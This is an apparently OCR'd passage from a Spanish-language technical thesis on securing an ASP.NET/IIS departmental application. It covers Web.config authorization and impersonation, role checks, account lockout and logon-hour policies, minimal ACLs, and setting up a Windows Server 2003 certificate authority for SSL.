

Gráfico 3-13: Configuración de cuenta de servicio para Internet

La cuenta de servicio debe ser configurada en IIS de tal forma que el contexto de seguridad utilizado para el acceso anónimo sea **SQLSupervisores**, como se presenta en el Gráfico 3-14.



Gráfico 3-14: Configuración de la cuenta de servicio en IIS

Con la cuenta ya configurada sobre IIS se debe implementar la configuración del archivo Web.config de tal forma que permita solamente el acceso al grupo de usuarios *Supervisores* y que también suplante la identidad del contexto de seguridad sobre el cual corre el subproceso de ASP.NET para que la identidad que se envíe al servidor de base de datos, en una autenticación de Windows, sea **SQLSupervisores,** tal como se muestra en el Espacio de Código 3-7.

```
<authorization>
        <deny users= "?" />
        <deny roles = "ARMILED\bodega" />
        <deny roles = "ARMILED\rrhh" />
        <deny roles = "ARMILED\operaciones" />
        <deny roles = "ARMILED\roles" />
        <allow roles= "ARMILED\supervisores" />
</authorization>
<identity impersonate="true" />
```

Espacio de código 3-7: Configuración de autorización en el archivo Web.config de Internet

3.1.2.4 Autorización en Extranet

En Extranet la autorización no se diferencia en gran medida del Internet ya que también se utiliza una identidad de servicio del dominio para autenticar la solicitud en los niveles inferiores de la aplicación. Además de esto también se restringe el

acceso con cualquier otra identidad que no sea la determinada para acceso desde el cliente como se puede observar en el Espacio de Código 3-8, impidiendo con esto que se utilice cualquier otra identidad del dominio para que no sea la especificada.

```
    <authorization>
        <deny users="?" />
        <deny roles="ARMILED\Bodega" />
        <deny roles="ARMILED\Operaciones" />
        <deny roles="ARMILED\RRHH" />
        <deny roles="ARMILED\Roles" />
            <allow users="ARMILED\SqlWebService"/>
    </authorization>
    <identity impersonate="true" />
```

Espacio de código 3-8: Configuración de autorización para Extranet.

3.1.2.5 Implementación de código para autorización en Web Forms.

Cada una de las aplicaciones está diseñada para el uso único de un departamento y por tanto la autorización mediante URL es suficiente en las aplicaciones de Intranet, pero en Internet al ser un ambiente mucho más riesgoso vale la pena realizar una nueva validación del rol de la identidad solicitante en cada nueva petición, específicamente en el evento Load de cada formulario como se muestra en el Espacio de Código 3-9.

```
Private Sub Page_Load(ByVal sender ....
        If Not HttpContext.Current.User.IsInRole("Supervisores") Then
            Response.Redirect("error_page.aspx")
        End If
        ....
```

Espacio de código 3-9: Código de autorización en base al rol del llamador en Internet

3.1.3 RESTRICCIONES ADICIONALES DE SEGURIDAD

3.1.3.1 Bloqueo de archivos de configuración

Adicionalmente a todas las restricciones que cada uno de los usuarios tiene existen más posibilidades de restringir permisos no deseados por ejemplo, se puede restringir los archivos de configuración para que no puedan sobrescribirse en jerarquías inferiores. Normalmente un archivo de configuración se aplica al

directorio que lo contiene y a todos los subdirectorios excepto en aquellos que tengan sus propios archivos de configuración. Para evitar que en algún tipo de ataque se logre sobre escribir la configuración de un archivo desde un subdirectorio se colocan etiquetas del tipo *location* que encierren al código de configuración que se desea asegurar tal como se muestra en el Espacio de Código 3-10.

```
<location allowOverride="false">
    <!--  Código del archivo Web.config que no puede ser sobrescrito -->
</location>
```

Espacio de código 3-10: Configuración del Web.config para evitar ser sobrescrito.

3.1.3.2 Limitar Inicios de sesión fuera de horario

Una de las posibilidades para evitar el uso indebido de las cuentas del dominio es prohibir el inicio de sesión fuera de un horario definido como de trabajo, así se evitan posibles accesos al sistema en horas no laborables donde el sistema no cuenta con supervisión de parte de miembros del departamento de sistemas. El Gráfico 3-15 muestra la configuración del horario permitido para inicio de sesión de un usuario del grupo *Bodega*.



Gráfico 3-15: Horario de inicio de sesión para usuarios del grupo Bodega

3.1.3.3 Limitar inicios de sesión en el servidor

Como una medida adicional de seguridad se puede implementar una configuración de las políticas de seguridad del dominio para que bloquee la cuenta después de un número limitado de inicios de sesión de tal forma que se evite un ataque de diccionario sobre el formulario de autenticación en Internet. El Gráfico 3-16 muestra la configuración del tiempo que se bloquea la cuenta, mientras que el Gráfico 3-17 muestra el número de intentos que se permiten antes de iniciar el bloqueo.



Gráfico 3-16: Política de tiempo de bloqueo.



Gráfico 3-17: Número de intentos antes de bloqueo de cuenta de dominio.

3.1.3.4 Configuración de ACL para los directorios de la aplicación

Las listas de control de acceso permiten definir los permisos que el sistema operativo concede al usuario autenticado por IIS y a la identidad suplantada para la ejecución del subproceso de ASP.NET, el Gráfico 3-18 muestra la ACL por defecto de un directorio virtual en IIS.



Gráfico 3-18: ACL por defecto del módulo de Bodega.

La ACL por defecto autoriza el acceso al directorio a un grupo de cuentas que se crean por defecto aun cuando no necesariamente se utilizan. Para el correcto funcionamiento de la aplicación de *Supervisor* solamente necesitan acceso las cuatro cuentas descritas en la Tabla 3-2.

Cuenta	Permisos
ARMILED\Administradores	Control total
SYSTEM	Control total
Servicio de Red	Lectura y ejecución
SqlSupervisores	Lectura y ejecución

Tabla 3-2: Cuentas y permisos requeridos en la ACL para Internet.

Para Intranet el conjunto de cuentas necesarias se describe en la Tabla 3-3

Cuenta	Permisos
ARMILED\Administradores	Control total
SYSTEM	Control total
Servicio de Red	Lectura
ARMILED\Bodega (o el grupo necesario dependiendo de la aplicación)	Lectura y ejecución

Tabla 3-3: Cuentas y permisos en ACL para Intranet.



Gráfico 3-19: ACL con los permisos mínimos para necesarios.

El Gráfico 3-19 muestra el resultado final de eliminar todos los permisos y luego habilitar los mínimos necesarios para el funcionamiento de la aplicación.

3.1.4 COMUNICACIÓN SEGURA.

La comunicación segura se toma como uno de los pasos finales de la implementación por cuanto el esquema escogido no afecta de ninguna manera el funcionamiento directo de la aplicación ASSV.

3.1.4.1 Puntos y niveles de aplicación de comunicación segura.

El canal seguro se establece entre el navegador y el servidor Web mediante SSL con un certificado digital de 128 bits. El certificado normalmente debe ser adquirido a una entidad certificadora reconocida, ésto con el propósito de que los

navegadores puedan reconocer la firma digital de la entidad emisora. A la fecha de la terminación del presente proyecto la empresa todavía no adquiere un certificado digital y por tanto se hace necesario generar uno propio para suplir la necesidad de comunicación segura especialmente en Internet.

3.1.4.2 Configuración de encripción entre cliente y servidor.

3.1.4.2.1 Instalación de una entidad certificadora

La generación de un certificado digital requiere la instalación de una entidad certificadora en un servidor con sistema operativo Windows Server 2003. Este servicio se lo instala con el CD-ROM instalador del sistema operativo escogiendo la opción de agregar componentes adicionales de Windows. Se debe seleccionar *Servicios de Certificate Server* como se muestra en el Gráfico 3-20, luego de esto se presenta una advertencia que indica que el servidor luego de instalada la entidad certificadora no podrá cambiar de nombre y de contraseña porque esto invalidaría el certificado emitido, esto debe ser tomado muy en cuenta y solo debe instalarse la entidad una vez configurado correctamente el servidor, si la pertenencia al dominio es la correcta y no se requieren cambio posteriores entonces se puede comenzar la instalación.



Gráfico 3-20: Componentes adicionales de Windows.

El siguiente paso en la configuración de la entidad es escoger el tipo que se desea utilizar, se puede seleccionar dos de las cuatro opciones posibles como se puede observar en el Gráfico 3-21 y son las que indican que la entidad emisora será una entidad emisora raíz. Para el caso del presente proyecto se escoge la entidad emisora independiente porque no depende de ninguna entidad superior en la jerarquía de entidades certificadoras.



Gráfico 3-21: Selección del tipo de entidad certificadora.

Una vez seleccionado el tipo de entidad se solicita el ingreso de información concerniente al equipo que funcionará como entidad emisora, esta información debe ser ingresada correctamente de acuerdo al nombre del equipo con el cual se identifica dentro del dominio. Además de esto se debe seleccionar el tiempo de validez de la entidad certificadora tal como se muestra en el Gráfico 3-22.



Gráfico 3-22: Información de la entidad certificadora.



Gráfico 3-23: Ubicación de archivos de Log de la entidad.

En la pantalla mostrada en el Gráfico 3-23 se configura la ubicación de la base de datos de la entidad certificadora y del archivo de registro de sucesos, no es necesario cambiar las ubicaciones por defecto pero puede hacerse sin que esto afecte el funcionamiento de la aplicación. Hecho esto la instalación de la entidad comienza advirtiendo que se debe detener el servidor Web (IIS por unos instantes), casi al final de la instalación se muestra el mensaje del Gráfico 3-25

que solicita habilitar las páginas ASP en IIS pues la aplicación de entidad certificadora funciona con ASP estándar lo cual se debe aceptar y con esto se termina la instalación del servicio.



Gráfico 3-24: Proceso de instalación de Certificate Services



Gráfico 3-25: Solicitud de habilitar ASP estándar en IIS.

3.1.4.2.2 Solicitar un certificado digital para el servidor Web

Como primer paso para poder obtener un certificado digital se debe generar la solicitud de éste mediante IIS, para esto se ingresa a las propiedades del sitio Web en IIS haciendo clic derecho sobre éste y en la pestaña de Seguridad de directorios se escoge la opción de certificado de servidor como se muestra en el Gráfico 3-26. Una vez hecha la selección se presenta el *asistente* que permite realizar la solicitud paso a paso.



Gráfico 3-26: Seguridad de Directorios de IIS para el Sitio Web



Gráfico 3-27: Asistente para generar una solicitud de certificado digital.

Después de escoger la opción de **Crear un certificado nuevo** y luego la de **Preparar la petición ahora pero enviarla más tarde** con se indica en los Gráfico 3-27 y 3-28, se muestra la pantalla del Gráfico 3-29 donde se debe ingresar el nombre del certificado digital y la longitud en bits de la clave de cifrado. La longitud de esta clave de cifrado es inversamente proporcional a la velocidad con que se procesa una solicitud desde el cliente y directamente proporcional a la

dificultad de ser rota (descifrada) por lo tanto no debe ser demasiado grande para evitar esperas largas ni tampoco demasiado pequeña para no hacerla muy débil.



Gráfico 3-28: Preparación de petición nueva.

